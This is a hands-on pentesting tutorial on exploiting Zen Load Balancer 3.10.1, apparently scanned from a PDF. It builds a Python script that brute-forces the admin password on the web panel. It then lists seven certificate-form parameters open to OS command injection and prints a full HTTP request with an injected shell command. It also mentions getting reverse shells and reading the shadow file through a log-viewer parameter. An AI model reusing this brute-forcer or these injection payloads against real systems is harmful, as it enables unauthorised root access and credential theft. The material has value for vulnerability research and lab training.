Pentesting Zen Load Balancer

QUICK TUTORIAL

By Cody Sixteen
CODE610.BLOGSPOT.COM | PATREON.COM/CODYSIXTEEN

Contents

Intro

In this document I'll try to investigate the bug I found few weeks ago - RCE in Zen Load Balancer(3.10.1)[1] also known as CVE-2019-7301[2]. Reader – with the basic knowledge of python language and OWASP TOP 10 - will be able to continue and should be able to understand the whole idea of creating „quick poc" described below. In the final stage we will end up with the fully working postauth RCE exploit.

Enjoy and have fun! ;)

Cody

Environment

This time we'll use the same environment I used during the original research. As it was described in the post[1] to proceed we'll use 2 VMs:

- Kali Linux – with all my scripts and tools (we will also use it as a *jumphost*)
- Zen Load Balancer ISO (3.10.1) – downloaded from SourceForge[3].

Both machine should *see* each other (which means that both of them should be connected to the one network – most of time I'm using *bridge* network settings when I'm doing some research on VirtualBox, so it should work for you as well).

Next...

Initial foothold

We already know[2] that to exploit this bug we need to be logged-in as an admin user. That's nice but it could be a problem during our pentests. For most cases the password on target box will probably be more difficult than simple *„P@ssw0rd" or „admin1".* ;)

To solve that we'll try to prepare a small script. Let's start in Kali console:

root@kali: /home/c/src/eonila/zenload3r

```
#!/usr/bin/env python
# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#


import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()

#
target = sys.argv[1]
```

Good. So far we have all needed *imports*. We can proceed with some 'basic settings'. Our first goal is to check if the target host is alive. Next case will be to try to login in. Let's do it:

```
#
target = sys.argv[1]
username = 'admin'
password = ''

def main():
  print 'zenload3r.py - zen load balancer pwn3r'
  print '      zenload3r.py - vs - %s' % ( target )
  print ''

  print '[+] checking if host is alive...'

  sess = requests.session()
  global baseUrl
  baseUrl = target + ':444/index.cgi'
  checkBaseUrl = sess.get(baseUrl, verify=False)
  checkBaseResp = checkBaseUrl.status_code

  #print checkBaseResp
  if checkBaseResp == 401:
    print '[i] ...it is. we need to log in to proceed'
    logmein(baseUrl)


def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)
```

Let's verify our simple code:

c@kali: ~/src/eonila/zenload3r

```
c@kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
      zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "" vs https://192.168.1.200:444/index.cgi
c@kali:~/src/eonila/zenload3r$
```

Looks good so far. (I know I'm not the best programmer in the world and „you can probably do it better" ;) but for the concept of 'the basics' – I think: if it works – it's good enough ;)).


The whole script so far:

```
#!/usr/bin/env python
# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#

import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()

#
target = sys.argv[1]
username = 'admin'
password = ''

def main():
  print 'zenload3r.py - zen load balancer pwn3r'
  print '      zenload3r.py - vs - %s' % ( target )
  print ''

  print '[+] checking if host is alive...'

  sess = requests.session()
  global baseUrl
  baseUrl = target + ':444/index.cgi'
  checkBaseUrl = sess.get(baseUrl, verify=False)
  checkBaseResp = checkBaseUrl.status_code

  #print checkBaseResp
  if checkBaseResp == 401:
    print '[i] ...it is. we need to log in to proceed'
    logmein(baseUrl)


def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

  # login with defaults
  # if no luck -> bf(baseurl, admin, pass)
  # if passed -> goto:revshell

# run me:
if __name__ == '__main__':
  main()
```


Good. Now it's time to login in. ;] We will start here:

```
def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

  #pwd_file = '/usr/share/wordlists/dirb/common.txt'
  pwd_file = 'passwd.lst'

  try:
    read_pwds = open(pwd_file, 'r')
    pwds = read_pwds.readlines()

    for pwd in pwds:
      pwd = pwd.rstrip()
      logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
      logmeresp = logme.text

      print logmeresp


  except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'
```

Ok, it should be good as a skeleton. To make it better – remember that we installed Zen Load Balancer on our VirtualBox? Let's login in to the main page:



There is no need to use the whole *print logmeresp.* As you can see when admin user is logged-in there will be a *„Hello **admin**"* message in the front page. We will use that to fix our super code:



We will use this string (using python's *re* module) with our (*logme*)response, like this:

```
def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

  #pwd_file = '/usr/share/wordlists/dirb/common.txt'
  pwd_file = 'passwd.lst'

  try:
    read_pwds = open(pwd_file, 'r')
    pwds = read_pwds.readlines()

    for pwd in pwds:
      pwd = pwd.rstrip()
      logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
      logmeresp = logme.text

      #print logmeresp
      if '<p>Hello <strong>admin</strong>' in logmeresp:
        print '[+] admin user logged-in! :D'
        print '[+] working password: %s' % ( pwd )

  except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'
```

Now our script should work like this:

```
c@kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
      zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "P@ssw0rd" vs https://192.168.1.200:444/index.cgi
[+] admin user logged-in! :D
[+] working password: admin
c@kali:~/src/eonila/zenload3r$
```

So far, so good. ;] Our current code is presented on the table below:

```
#!/usr/bin/env python
# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#

import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()
from requests.auth import HTTPBasicAuth

#
target = sys.argv[1]
username = 'admin'
password = 'P@ssw0rd'

def main():
  print 'zenload3r.py - zen load balancer pwn3r'
  print '     zenload3r.py - vs - %s' % ( target )
  print ''

  print '[+] checking if host is alive...'
```


```
  global sess
  sess = requests.session()
  global baseUrl
  baseUrl = target + ':444/index.cgi'
  checkBaseUrl = sess.get(baseUrl, verify=False)
  checkBaseResp = checkBaseUrl.status_code

  #print checkBaseResp
  if checkBaseResp == 401:
    print '[i] ...it is. we need to log in to proceed'
    logmein(baseUrl)


def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

  #pwd_file = '/usr/share/wordlists/dirb/common.txt'
  pwd_file = 'passwd.lst'

  try:
    read_pwds = open(pwd_file, 'r')
    pwds = read_pwds.readlines()

    for pwd in pwds:
      pwd = pwd.rstrip()
      logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
      logmeresp = logme.text

      #print logmeresp
      if '<p>Hello <strong>admin</strong>' in logmeresp:
        print '[+] admin user logged-in! :D'
        print '[+] working password: %s' % ( pwd )


  except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'


# run me:
if __name__ == '__main__':
  main()
```

As we are already **admin** we can proceed to the next step. Let’s go...

Similarities

In last section we created an initial working *poc* to guess the password for **our** Zen Load Balancer. With the valid password we can start from the post with already described bug[1] or we can try to find something similar – goal stays the same: we are still looking for RCE.


As the details about the previous bug are already publicly disclosed[1] I decided it will be better to find few more similar bugs:




We will start in the same place...

Example 01 - Manage Cerfiticates


We will start here:



As you can see *cert_issuer* parameter is vulnerable to OS command injection. Looks like another RCE ;) Can we find something similar?




Sure! Can we use it (just like before[1]) to get reverse shell?




Of course! ;]


So... you want more RCE 0days? Let's try the rest of the parameters in this request – below *cert_organization*:



Next – *cert_locality:*



More? ;]



To save you some time: buggy parameters in this one request:

- cert_issuer
- cert_division
- cert_organization
- cert_locality
- cert_state
- cert_country
- cert_email

All can lead to OS command injection. Pretty good for one request.


Original request with the payload is presented on the table below:

```
POST /index.cgi HTTP/1.1
Host: 192.168.1.10:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
```


```
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action=Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=aas";id>/tmp/idnow;#asdd&cert_organization=asd
&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-
3&actionpost=Generate+CSR&button=Generate+CSR
```

Example 02 – Monitoring Logs


This is always nice when we can see some logs presented in the webapp we are pentesting. Pretty often it is possible to find somekind of a bug in the log parser/viewer (you name it). I was sure I'll find something like XSS or CSRF but there was a little surprise. Check it out:




I think you already know where this is going ;) I used Burp Suite to intercept this request to modify the *filelog* parameter:




Response looks like this:



Good. As you probably remember from the ***Case 01***, according to the results (of /usr/bin/id) – we are root user. So it should be possible to read *shadow* file as well, right?



